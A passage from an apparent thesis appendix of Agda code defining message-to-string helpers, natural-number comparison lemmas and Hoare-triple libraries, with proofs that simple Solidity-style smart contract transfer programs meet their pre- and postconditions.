  msgList2String : List Msg → String
  msgList2String [] = ""
  msgList2String (msg :: []) = msg2string msg
  msgList2String (msg :: rest)
    = msg2string msg ++ " , " ++ msgList2String rest

  msg2string : Msg → String
  msg2string (nat n)
    = "(nat " ++ show n ++ ")"
  msg2string (msg +msg msg₁)
    = "(" ++ msg2string msg ++ " , " ++ msg2string msg₁ ++ ")"
  msg2string (list l)
    = "[" ++ msgList2String l ++ "]"

- Test cases
- msg2string (nat 5)
-    "(nat 5)""(nat 5)"
- msg2string (list ((nat 3)  :: (nat 7) :: []))
-    "[(nat 3) , (nat 7) ]"
- msg2string (list ((nat 3)  :: ((nat 7) +msg (nat 8) ) :: []))
-    "[(nat 3) , ((nat 7) , (nat 8))]"

-Error to String
error2Str : ErrorMsg → String
error2Str (strErr s)    = s
error2Str (numErr n) = "Number error (" ++ show n ++ ")"
```

```
error2Str undefined = "Error undefined"
error2Str outOfGasError = "Out of gas error"

-ErrorMsg to String
errorMsg2Str : NatOrError → String
errorMsg2Str (nat n) = show n
errorMsg2Str (err e
  ⟨ lastcalladdr » curraddr · lastfunname [ lastmsg ]⟩)
  = error2Str e
errorMsg2Str invalidtransaction = "invalidtransaction"


- this function below only for testing the amount at each address
checkamount : Ledger → Address → ℕ
checkamount ledger addr = ledger addr .amount


- define state for IO
record StateIO : Set where
        constructor ⟨_ledger,_initialAddr,_gas⟩
        field
          ledger        : Ledger
          initialAddr   : Address
          gas           : ℕ
open StateIO public
```

D.4.3 Compare natural library (natCompare.agda)

```
module libraries.natCompare where


open import Data.Nat hiding (_≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_)
open import Data.Empty
open import Data.Unit
```

```
- define aton
atom : Bool → Set
atom true = ⊤
atom false = ⊥

_≦b_ : ℕ → ℕ → Bool
zero ≦b m = true
suc n ≦b zero = false
suc n ≦b suc m = n ≦b m

-define equal boolean
_==b_ : ℕ → ℕ → Bool
zero  ==b zero   =   true
zero  ==b suc n  =   false
suc n ==b zero   =   false
suc n ==b suc m  =   n ==b m

- ≦r  is a recursively defined ≦
_≦r_ : ℕ → ℕ → Set
n ≦r m = atom (n ≦b m)

_==r_ : ℕ → ℕ → Set
n ==r m = atom (n ==b m)

_<r_ : ℕ → ℕ → Set
n <r m = suc n ≦r m

0≦n : {n : ℕ} → zero ≦r n
0≦n = tt

data OrderingLeq (n m : ℕ) : Set where
  leq : n ≦r m → OrderingLeq n m
  greater : m <r  n      → OrderingLeq n m

liftLeq : {n m : ℕ} → OrderingLeq n m
```

```
  → OrderingLeq (suc n) (suc m)
liftLeq {n} {m} (leq x) = leq x
liftLeq {n} {m} (greater x) = greater x

compareLeq : (n m : ℕ) → OrderingLeq n m
compareLeq zero n = leq tt
compareLeq (suc n) zero = greater tt
compareLeq (suc n) (suc m)
  = liftLeq (compareLeq n m)

data OrderingLess (n m : ℕ) : Set where
  less      : n <r m → OrderingLess n m
  geq       : m ≦r n → OrderingLess n m

liftLess : {n m : ℕ} → OrderingLess n m
  → OrderingLess (suc n) (suc m)
liftLess {n} {m} (less x) = less x
liftLess {n} {m} (geq x) = geq x

compareLess : (n m : ℕ) → OrderingLess n m
compareLess n zero = geq tt
compareLess zero (suc m) = less tt
compareLess (suc n) (suc m)
  = liftLess (compareLess n m)


subtract : (n m : ℕ) → m ≦r n → ℕ
subtract n zero nm = n
subtract (suc n) (suc m) nm = subtract n m nm

refl≦r : (n : ℕ) → n ≦r n
refl≦r 0 = tt
refl≦r (suc n) = refl≦r n
```

```
refl==r : (n : ℕ) →     n ==r n
refl==r zero = tt
refl==r (suc n) = refl==r n


lemmaxysuc : (x y : ℕ) → x ≦r y → x ≦r suc y
lemmaxysuc zero y xy = tt
lemmaxysuc (suc x) (suc y) xy = lemmaxysuc x y xy


lemma=≦r : (x y z : ℕ) → x ==r y
  → y ≦r z → x ≦r z
lemma=≦r zero y z x=y y≦rz = tt
lemma=≦r (suc x) (suc y) (suc z) x=y y≦rz
  = lemma=≦r x y z x=y y≦rz

sym== : (x y : ℕ) → x ==r y → y ==r x
sym== zero zero xy = tt
sym== (suc x) (suc y) xy = sym== x y xy
```

Appendix E

Full Agda code for chapter Verifying Solidity-style Smart Contracts

E.1 Verifying simple model

E.1.1 Defining Hoare triples and library in simple verification

```
module libraries.hoareTripleLibSimple where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_;and)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_)
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
```

```
open import Agda.Builtin.Equality

open import Simple-Model.ledgerversion.Ledger-Simple-Model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel
open import libraries.natCompare
open import libraries.logic



-define Remaining Program
record RemainingProgram : Set where
  constructor remainingProgram
  field
    prog          : SmartContract Msg
    stack         : ExecutionStack
    calledAddress :   Address
open RemainingProgram public


-define end program
endProg : Msg → RemainingProgram
endProg x = remainingProgram (return x) [] 0

-define hoare logic state
record HLState : Set where
  constructor stateEF
  field
    ledger         :  Ledger
    callingAddress :  Address
open HLState public

-define combine hoare logic
combineHLprog : RemainingProgram → HLState → StateExecFun
combineHLprog (remainingProgram prg st calledAddr)(stateEF led callingAddr ) =
  stateEF led st callingAddr calledAddr prg
```

```
-define Hoare Logic predicate
HLPred : Set₁
HLPred = HLState → Set

-define not terminate
NotTerminated : StateExecFun → Set
NotTerminated (stateEF led eStack
  callingAddr calledAddr (return x)) = ⊥
NotTerminated (stateEF led eStack
  callingAddr calledAddr (error x)) = ⊥
NotTerminated (stateEF led eStack
  callingAddr calledAddr (exec c x)) = ⊤

-define evalute function relation
data EFrel (l : Ledger) : StateExecFun
  → StateExecFun → Set where
    reflex : (s : StateExecFun) → EFrel l s s
    step : {s s” : StateExecFun}
      → NotTerminated s
      → EFrel l (stepEF l s) s” → EFrel l s s”

-define solidity precondition
- simple model
<_>solpresimplemodel_<_> : (φ : HLPred) → (p : RemainingProgram)(ψ : HLPred) → Set
<_>solpresimplemodel_<_> φ p ψ =
    (s s’ : HLState) → (x : Msg) → φ s
    → EFrel (s .ledger)(combineHLprog p s) (combineHLprog (endProg x) s’) → ψ s’

-define solidity weakestprecondition
- simple model
<_>solweakestsimplemodel_<_> : (φ : HLPred) → (p : RemainingProgram) → (ψ : HLPred) → Set
<_>solweakestsimplemodel_<_> φ p ψ =
```

```
    (s s' : HLState) → (x : Msg) → ψ s'
    → EFrel (s .ledger)(combineHLprog p s)(combineHLprog (endProg x) s') → ϕ s

-define solidity recored
record <_>sol_<_> (ϕ : HLPred)(p : RemainingProgram)(ψ : HLPred) : Set where
  field
    precond : < ϕ >solpresimplemodel p < ψ >
    weakest : < ϕ >solweakestsimplemodel p < ψ >
open <_>sol_<_> public



— the below functions proves some properties

efrelLemCallingAddr : {l l1 l2 : Ledger}
 {callingAddr calledAddr callingAddr' calledAddr' : Address}
 {msg msg' : Msg}
 (p : EFrel l (stateEF l1 [] callingAddr calledAddr
 (return msg))
 (stateEF l2 [] callingAddr' calledAddr' (return msg')))
 → callingAddr ≡ callingAddr'
efrelLemCallingAddr {l} {l1} {.l1} {callingAddr} {calledAddr}
 {.callingAddr} {.calledAddr} {msg} {.msg}
 (reflex .(stateEF l1 [] callingAddr calledAddr (return msg)))
 = refl

efrelLemCallingAddr'  : {l l1 l2 : Ledger}
 {callingAddr calledAddr callingAddr' calledAddr' : Address}
   {msg msg' : Msg}
 (p : EFrel l (stateEF l1 [] callingAddr calledAddr
 (return msg))
 (stateEF l2 [] callingAddr' calledAddr' (return msg')))
              → callingAddr' ≡ callingAddr
efrelLemCallingAddr' {l} {l1} {.l1} {callingAddr} {calledAddr}
 {.callingAddr} {.calledAddr} {msg} {.msg}
 (reflex .(stateEF l1 [] callingAddr calledAddr (return msg)))
```

```
    = refl


efrelLemCalledAddr : {l l1 l2 : Ledger}
  {callingAddr calledAddr callingAddr' calledAddr' : Address}
  {msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] callingAddr calledAddr (return msg))
  (stateEF l2 [] callingAddr' calledAddr' (return msg')))
  → calledAddr ≡ calledAddr'
efrelLemCalledAddr {l} {l1} {.l1} {callingAddr} {calledAddr}
  {.callingAddr} {.calledAddr} {msg} {.msg} (reflex .(stateEF l1 []
    callingAddr calledAddr (return msg))) = refl


efrelLemCalledAddr' : {l l1 l2 : Ledger}
  {callingAddr calledAddr callingAddr' calledAddr' : Address}
  {msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] callingAddr calledAddr (return msg))
  (stateEF l2 [] callingAddr' calledAddr' (return msg')))
    → calledAddr' ≡ calledAddr
efrelLemCalledAddr' {l} {l1} {.l1} {callingAddr} {calledAddr}
  {.callingAddr} {.calledAddr} {msg} {.msg}
  (reflex .(stateEF l1 [] callingAddr calledAddr (return msg)))
  = refl


efrelLemMsg : (l l1 l2 : Ledger)
  (callingAddr calledAddr callingAddr' calledAddr' : Address)
  (msg msg' : Msg)
  (p : EFrel l (stateEF l1 [] callingAddr calledAddr (return msg))
  (stateEF l2 [] callingAddr' calledAddr' (return msg')))
      → msg ≡ msg'
efrelLemMsg l l1 .l1 callingAddr calledAddr .callingAddr .calledAddr
  msg .msg (reflex .(stateEF l1 [] callingAddr calledAddr (return msg)))
  = refl
```

```
efrelLemMsg' : (l l1 l2 : Ledger)
  (callingAddr calledAddr callingAddr' calledAddr' : Address)
    (msg msg' : Msg)
    (p : EFrel l (stateEF l1 [] callingAddr calledAddr (return msg))
    (stateEF l2 [] callingAddr' calledAddr' (return msg')))
    → msg' ≡ msg
efrelLemMsg' l l1 .l1 callingAddr calledAddr .callingAddr
  .calledAddr msg .msg (reflex .(stateEF l1 [] callingAddr calledAddr
  (return msg))) = refl


efrelLemLedger : {l l1 l2 : Ledger}
  {callingAddr calledAddr callingAddr' calledAddr' : Address}
    {msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] callingAddr calledAddr
  (return msg))
  (stateEF l2 [] callingAddr' calledAddr' (return msg')))
    → l1 ≡ l2
efrelLemLedger {l} {l1} {.l1} {callingAddr} {calledAddr}
  {.callingAddr} {.calledAddr} {msg} {.msg}
  (reflex .(stateEF l1 [] callingAddr calledAddr
  (return msg))) = refl


efrelLemLedger' : {l l1 l2 : Ledger}
  {callingAddr calledAddr callingAddr' calledAddr' : Address}
  {msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] callingAddr calledAddr
  (return msg))
  (stateEF l2 [] callingAddr' calledAddr' (return msg')))
    → l2 ≡ l1
efrelLemLedger' {l} {l1} {.l1} {callingAddr} {calledAddr}
  {.callingAddr} {.calledAddr} {msg} {.msg} (reflex
  .(stateEF l1 [] callingAddr calledAddr (return msg)))
  = refl
```

efrelLemNotErrorReturn : {*l l1 l2* : Ledger}
  {*callingAddr calledAddr callingAddr' calledAddr'* : Address}
  {*errorMsg* : ErrorMsg} {*msg'* : Msg}
  (*p* : EFrel *l* (stateEF *l1* [] *callingAddr calledAddr*
  (error *errorMsg*))
  (stateEF *l2* [] *callingAddr' calledAddr'* (return *msg'*)))
    → ⊥
efrelLemNotErrorReturn {*l*} {*l1*} {*l2*} {*callingAddr*}
  {*calledAddr*} {*callingAddr'*} {*calledAddr'*}
  {*errorMsg*} {*msg'*} (step () x_1)

efrelLemNotErrorReturnr : {*l l1 l2* : Ledger}
  {*callingAddr calledAddr callingAddr' calledAddr'* : Address}
  {*msg* : Msg}{*errorMsg'* : ErrorMsg}
  (*p* : EFrel *l* (stateEF *l1* [] *callingAddr calledAddr*
  (return *msg*))
  (stateEF *l2* [] *callingAddr' calledAddr'* (error *errorMsg'*)))
    → ⊥
efrelLemNotErrorReturnr {*l*} {*l1*} {*l2*} {*callingAddr*}
  {*calledAddr*} {*callingAddr'*} {*calledAddr'*} {*msg*}
  {*errorMsg*} (step () x_1)

updateLedgerAmountLem1 : (*led* : Ledger)
  (*calledAddr destinationAddr* : Address)(*amount'* : Amount)
  (*diff* : ¬ (*destinationAddr* ≡ *calledAddr*))
  (*correctAmount* : *amount'* ≦r *led calledAddr* .amount)
    → updateLedgerAmount *led calledAddr destinationAddr*
    amount' correctAmount destinationAddr
    .amount ≡ *led destinationAddr* .amount + *amount'*
updateLedgerAmountLem1 *led calledAddr destinationAddr*
  diff amount' corrrectAmount rewrite not≡lem1
  amount' | refl≡$^{b}{}_{1}$ *destinationAddr* = refl

E.1.2 First example in the simple verification

```
module Simple-Verification.hoareTripleVersfirstprogram where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_;and)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import Simple-Model.ledgerversion.Ledger-Simple-Model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel
open import libraries.natCompare
open import libraries.logic
open import libraries.hoareTripleLibSimple
open import libraries.emptyLib
open import libraries.boolLib


- simple program transfer 10 ether from address 0 to address 6
transferProg : RemainingProgram
transferProg .prog =
  exec (transferc 10 6)
  λ _ → return (nat 0)
```

```
transferProg .stack = []
transferProg .calledAddress = 0

- definition of postcondition
PostTransfer : HLPred
PostTransfer (stateEF led callingAddress) =
  (led 6 .amount ≡ 10) ∧ (callingAddress ≡ 0)

- definition of precondition
PreTransfer : HLPred
PreTransfer (stateEF led callingAddress) =
        (led 6 .amount ≡ 0) ∧
        ((10 ≦r led 0 .amount ) ∧
        (callingAddress ≡ 0))


-- first direction (forward direction)

proofPreTransferaux1 : (led1 : Ledger)(msg : Msg)
 (10≦led1-0amount : 10 ≦r led1 0 .amount)
 (s' : HLState)(x    : led1 6 .amount ≡ 0)
 (eq : updateLedgerAmount led1 0 6 10 10≦led1-0amount ≡ HLState.ledger s')
 → HLState.ledger s' 6 .amount ≡ 10
proofPreTransferaux1 led1 msg 10≦led1-0amount s' x eq rewrite sym eq | x = refl

- prove first direction for precondition

proofPreTransfer : < PreTransfer >solpresimplemodel transferProg < PostTransfer >
proofPreTransfer (stateEF led1 .0) s' msg (and x (and 10≦led1-0amount refl))
  (step tt x3) rewrite compareleq1 10 (led1 0 .amount) 10≦led1-0amount
 = and (proofPreTransferaux1 led1 msg 10≦led1-0amount
   s' x (efrelLemLedger x3)) (efrelLemCallingAddr' x3)


-- second direction (backward direction)

proofPreTransfer-solweakestaux : (led1 led2 : Ledger)(msg : Msg)(callingAddress : ℕ)
```

```
    (led2==10 : led2 6 .amount ≡ 10) (leqp : OrderingLeq 10 (led1 0 .amount))
    (x₂ : EFrel led1
    (executeTransferAux led1 led1 [] callingAddress 0 10 6 (return (nat 0)) leqp)
    (stateEF led2 [] 0 0 (return msg)))
      → (led1 6 .amount ≡ 0) ∧ ((10 ≦r led1 0 .amount) ∧ (callingAddress ≡ 0))
  proofPreTransfer-solweakestaux led1 .(updateLedgerAmount led1 0 6 10 x) msg .0
    led2==10 (leq x) (reflex .(stateEF (updateLedgerAmount led1 0 6 10 x) [] 0 0
      (return (nat 0))))
      = and (0+lem= (led1 6 .amount) 10 led2==10) (and x refl)
  proofPreTransfer-solweakestaux led1 led2 msg callingAddress led2==10
    (greater x) (step () x₂)


  - prove second direction for weakestprecondition
  proofPreTransfer-solweakest :
    < PreTransfer >solweakestsimplemodel transferProg < PostTransfer >
  proofPreTransfer-solweakest (stateEF led1 callingAddress) (stateEF led2 .0)
    msg (and x refl) (step tt x₂)
      = proofPreTransfer-solweakestaux led1 led2 msg callingAddress x
        (compareLeq 10 (led1 0 .amount)) x₂

  - prove both direction precondition and weakestprecondition
  proofTransfer : < PreTransfer >sol transferProg < PostTransfer >
  proofTransfer .precond = proofPreTransfer
  proofTransfer .weakest = proofPreTransfer-solweakest
```

E.1.3 Second example

```
  module Simple-Verification.hoareTripleVerssecondprogram where

  open import Data.Nat hiding (_≥_) renaming (_≤_ to _≤'_ ; _<_ to _<'_)
  open import Data.List hiding (_++_;and)
  open import Data.Sum
  open import Data.Maybe
```

```
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≥_ ; _≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

- our work
open import Simple-Model.ledgerversion.Ledger-Simple-Model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel
open import libraries.natCompare
open import libraries.logic
open import libraries.hoareTripleLibSimple
open import libraries.emptyLib
open import libraries.boolLib



— Second program transfer 10 from address 0 to address 6

-define second program
transferSec-Prog : RemainingProgram
transferSec-Prog .prog =
    exec (getAmountc 0) λ amount →
    if 10 ≦b amount
    then exec (transferc 10 6) (λ _ → return (nat 0))
    else return (nat 0)
transferSec-Prog .stack         = []
transferSec-Prog .calledAddress = 0
```

```
-define postcondition for second program
PostTransfer : HLPred
PostTransfer (stateEF led callingAddress)
  = (led 6 .amount ≡ 10) ∧ (callingAddress ≡ 0)

-define precondition for second program
PreTransfer : HLPred
PreTransfer (stateEF led callingAddress)
  = (((led 6 .amount ≡ 0) ∧ (10 ≦r led 0 .amount)) ∨
     ((led 6 .amount ≡ 10) ∧ (¬ (10 ≦r led 0 .amount)))) ∧ (callingAddress ≡ 0)


-- first direction (forward direction)

proofPreTransferaux : (led1 : Ledger)(10≦led1-0amount : 10 ≦r led1 0 .amount)
  (l : Ledger)(s' : HLState)(x     : led1 6 .amount ≡ 0)
  (eq     : updateLedgerAmount led1 0 6 10 10≦led1-0amount ≡ HLState.ledger s')
   → HLState.ledger s' 6 .amount ≡ 10
proofPreTransferaux led1 10≦led1-0amount l s' x eq
  rewrite sym eq | x = refl

proofPreTransferaux' : (led1 : Ledger)
  (10≦led1-0amount : 10 ≦r led1 0 .amount)
  (l : Ledger)(s' : HLState)
  (x : led1 6 .amount ≡ 0)
  (eq     : updateLedgerAmount led1 0 6 10
   10≦led1-0amount 6 .amount ≡ HLState.ledger s' 6 .amount)
   → HLState.ledger s' 6 .amount ≡ 10
proofPreTransferaux' led1 10≦led1-0amount l s' x eq
  rewrite sym eq | x = refl

- prove first direction (forward direction) for precondition
```

```
proofPreTransfer :
  < PreTransfer >solpresimplemodel transferSec-Prog < PostTransfer >
proofPreTransfer (stateEF led1 .0) s' msg (and (or₁ (and x x₁)) refl)
                    (step tt x₂) with 10 ≦b led1 0 .amount in eq1
proofPreTransfer (stateEF led1 _) s' msg (and (or₁ (and x tt)) refl)
      (step tt (step tt x₂)) | true rewrite compareleq3 10 (led1 0 .amount) eq1
  = let
      eq2 : HLState.ledger s' ≡ updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt)
      eq2 = efrelLemLedger' x₂

      eq2b : HLState.ledger s' 6 .amount ≡
                   updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt) 6 .amount
      eq2b = cong' (λ x → x 6 .amount) eq2

      eq3 : updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt) 6 .amount ≡
            led1 6 .amount + 10
      eq3 = updateLedgerAmountLem1 led1 0 6 10 (λ {()})
            (atomLemTrue (10 ≦b led1 0 .amount) eq1)

      eq4 : HLState.ledger s' 6 .amount ≡ led1 6 .amount + 10
      eq4 = trans≡ eq2b eq3

      in and (proofPreTransferaux' led1 (compareleq2 10 (led1 0 .amount) eq1)
           led1 s' x (sym≡ eq4)) (efrelLemCallingAddr' x₂)

proofPreTransfer (stateEF led1 .0) s' msg (and (or₂ (and x x₃)) refl) (step tt x₂)
                    with 10 ≦b led1 0 .amount
proofPreTransfer (stateEF led1 _) (stateEF .led1 .0) msg (and (or₂ (and x x₃)) refl)
      (step tt (reflex .(stateEF led1 [] 0 0 (return (nat 0))))) | false = and x refl
proofPreTransfer (stateEF led1 _) s' msg (and (or₂ (and x x₃)) refl)
                    (step tt (step tt x₂)) | true with (x₃ tt)
... | ()
```

```
-- second direction (backward direction)

proofled1-6-amount+10≡10 : (led1 led2 : Ledger)(msg : Msg)
  → (callingAddress : ℕ)(x : led2 6 .amount ≡ 10)
  (eq1    : (10 ≦b led1 0 .amount) ≡ true)
  (p : EFrel led1 (stateEF (updateLedgerAmount led1 0 6 10
    (transfer≡r atom eq1 tt))
      [] callingAddress 0 (return (nat 0)))
    (stateEF led2 [] 0 0 (return msg)))
    → led1 6 .amount + 10 ≡ 10
proofled1-6-amount+10≡10 led1 .(updateLedgerAmount
  led1 0 6 10 (transfer≡r atom eq1 tt)) msg .0 x eq1
  (reflex .(stateEF (updateLedgerAmount led1 0 6 10
    (transfer≡r atom eq1 tt)) [] 0 0 (return (nat 0))))
      = x


proofPreTransfer-solweakstaux : (led1 led2 : Ledger)(msg : Msg)
  → (callingAddress : ℕ)(x : led2 6 .amount ≡ 10)
  (eq1    : (10 ≦b led1 0 .amount) ≡ true)
  (p : EFrel led1 (executeTransferAux led1 led1 []
  callingAddress 0 10 6
  (return (nat 0)) (compareLeq 10 (led1 0 .amount)))
  (stateEF led2 [] 0 0 (return msg)))
    → (((led1 6 .amount ≡ 0) ∧ ⊤) ∨
    ((led1 6 .amount ≡ 10) ∧ (⊤ → ⊥))) ∧
    (callingAddress ≡ 0)
proofPreTransfer-solweakstaux led1 led2 msg callingAddress x eq1 p rewrite
  (compareleq3 10 (led1 0 .amount) eq1)
  = let
    eq1a : callingAddress ≡ 0
    eq1a = efrelLemCallingAddr p
```

```
    eq2a : updateLedgerAmount led1 0 6 10
      (transfer≡r atom eq1 tt) 6 .amount ≡ 10
    eq2a = proofled1-6-amount+10≡10 led1 led2 msg callingAddress x eq1 p

    eq3a : led1 6 .amount + 10 ≡ 10
    eq3a = eq2a

    eq4a : led1 6 .amount ≡ 0
    eq4a = 0+lem= (led1 6 .amount) 10 eq3a

         in and (or₁ (and eq4a tt)) eq1a

- second direction
- prove second direction (backward direction)
- for weakestprecondition
proofPreTransfer-solweakest :
    < PreTransfer >solweakestsimplemodel transferSec-Prog < PostTransfer >
proofPreTransfer-solweakest (stateEF led1 callingAddress) (stateEF led2 .0) msg
  (and x refl) (step tt x₂) with 10 ≦b led1 0 .amount in eq1
proofPreTransfer-solweakest (stateEF led1 .0) (stateEF .led1 _) msg
    (and x refl) (step tt (reflex .(stateEF led1 [] 0 0 (return (nat 0))))) | false
    = and (or₂ (and x (λ x₁ → x₁))) refl
proofPreTransfer-solweakest (stateEF led1 callingAddress) (stateEF led2 _) msg
  (and x refl) (step tt (step tt x₂)) | true
  = proofPreTransfer-solweakstaux led1 led2 msg callingAddress x eq1 x₂

- prove both direction precondition and
- weakestprecondition
proofTransfer :
  < PreTransfer >sol transferSec-Prog < PostTransfer >
proofTransfer .precond = proofPreTransfer
proofTransfer .weakest = proofPreTransfer-solweakest
```

E.2 Verifying complex model

E.2.1 Defining Hoare triples and library in the complex verification

```
open import constantparameters

module libraries.hoareTripleLibComplex
  (param : ConstantParameters) where

open import Data.Nat  renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_;and)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_)
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import Complex-Model.ledgerversion.Ledger-Complex-Model param
open import libraries.natCompare
open import libraries.logic
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.Mainlibrary


-- define remaining program
record RemainingProgram : Set where
```

```
  constructor remainingProgram
  field
    prog          : SmartContract Msg
    stack         : ExecutionStack
    calledAddress :   Address
    gasUsed       :   ℕ
    funName       : FunctionName
    msg           : Msg
open RemainingProgram public

- define end program
endProg : Msg → RemainingProgram
endProg x = remainingProgram (return 1 x) [] 0 100 "f" (nat 0)



- define hoare logic state
record HLState : Set where
  constructor stateEF
  field
    ledger          :   Ledger
    initialAddress  :   Address
    callingAddress  :   Address
open HLState public

- define combine hoare logic program
combineHLprog : RemainingProgram → HLState → StateExecFun
combineHLprog
  (remainingProgram prg st calledAddr gasUsed funName msg)
  (stateEF led initialAddr callingAddr)
  = stateEF led st initialAddr callingAddr calledAddr
    prg gasUsed funName msg

- define hoare logic predicate
```

```
HLPred : Set₁
HLPred = HLState → Set

-define not terminate
NotTerminated : StateExecFun → Set
NotTerminated (stateEF led eStack initialAddr callingAddr
  calledAddr (return x x₁) gasLeft funNameevalState msgevalState)
  = ⊥
NotTerminated (stateEF led eStack initialAddr callingAddr
  calledAddr (error x x₁) gasLeft funNameevalState msgevalState)
  = ⊥
NotTerminated (stateEF led eStack initialAddr callingAddr
  calledAddr (exec c x x₁) gasLeft funNameevalState msgevalState)
  = ⊤

- define evaluate function relation
data EFrel (l : Ledger) : StateExecFun
  → StateExecFun → Set where
   reflex : (s : StateExecFun) → EFrel l s s
   step : {s s” : StateExecFun}
     → NotTerminated s
     → EFrel l (stepEF l s ) s” → EFrel l s   s”


- define a syntax to prove the precondition
- solidity precondtion for complex model
<_>solprecomplexmodel_<_> : (φ : HLPred)(p : RemainingProgram)(ψ : HLPred)
  → Set
<_>solprecomplexmodel_<_> φ p ψ = (s s’ : HLState)→ (x : Msg)
  → φ s → EFrel (s .ledger)
     (combineHLprog p s) (combineHLprog (endProg x) s’)
  → ψ s’

- define a syntax to prove weakest precondition
- solidity weakest precondtion for complex model
<_>solweakestcomplexmodel_<_> : (φ : HLPred)(p : RemainingProgram)
```

```
  (ψ : HLPred) → Set
<_>solweakestcomplexmodel_<_> ϕ p ψ = (s s' : HLState) → (x : Msg)
  → ψ s' → EFrel (s .ledger)
  (combineHLprog p s) (combineHLprog (endProg x) s')
  → ϕ s

-define solidity
- to prove hoare triple for both directions
record <_>sol_<_> (ϕ : HLPred)(p : RemainingProgram)(ψ : HLPred)
  : Set where
   field
     precond : < ϕ >solprecomplexmodel p < ψ >
     weakest : < ϕ >solweakestcomplexmodel p < ψ >
open <_>sol_<_> public



– the below functions prove properties
- (ledger, msg, initial address and calling address)
efrelLeminitialAddr  : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}
  {gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (return costgas msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (return costgas' msg') gasUsed' funName' msg))
     → initialAddress ≡ initialAddress'
efrelLeminitialAddr {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
```

```
    (return costgas msg) gasUsed funName msg)) = refl


  efrelLeminitialAddr'    : {l l1 l2 : Ledger}
    {initialAddress callingAddr calledAddr initialAddress'
    callingAddr' calledAddr' : Address}
    {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
    {funName funName' : FunctionName}{msg msg' : Msg}
    (p : EFrel l (stateEF l1 [] initialAddress callingAddr
    calledAddr (return costgas msg) gasUsed funName msg)
    (stateEF l2 [] initialAddress' callingAddr'
    calledAddr' (return costgas' msg') gasUsed' funName' msg))
      → initialAddress' ≡ initialAddress
  efrelLeminitialAddr' {l} {l1} {.l1} {initialAddress}
    {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
    {.(calledAddr)} {costgas} {costgas'} {gasUsed}
    {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
    (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
    (return costgas msg) gasUsed funName msg)) = refl


  efrelLemCallingAddr : {l l1 l2 : Ledger}
    {initialAddress callingAddr calledAddr
    initialAddress' callingAddr' calledAddr' : Address}
    {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
    {funName funName' : FunctionName}{msg msg' : Msg}
    (p : EFrel l (stateEF l1 [] initialAddress
    callingAddr calledAddr (return costgas msg) gasUsed funName msg)
    (stateEF l2 [] initialAddress' callingAddr'
    calledAddr' (return costgas' msg') gasUsed' funName' msg))
      → callingAddr ≡ callingAddr'
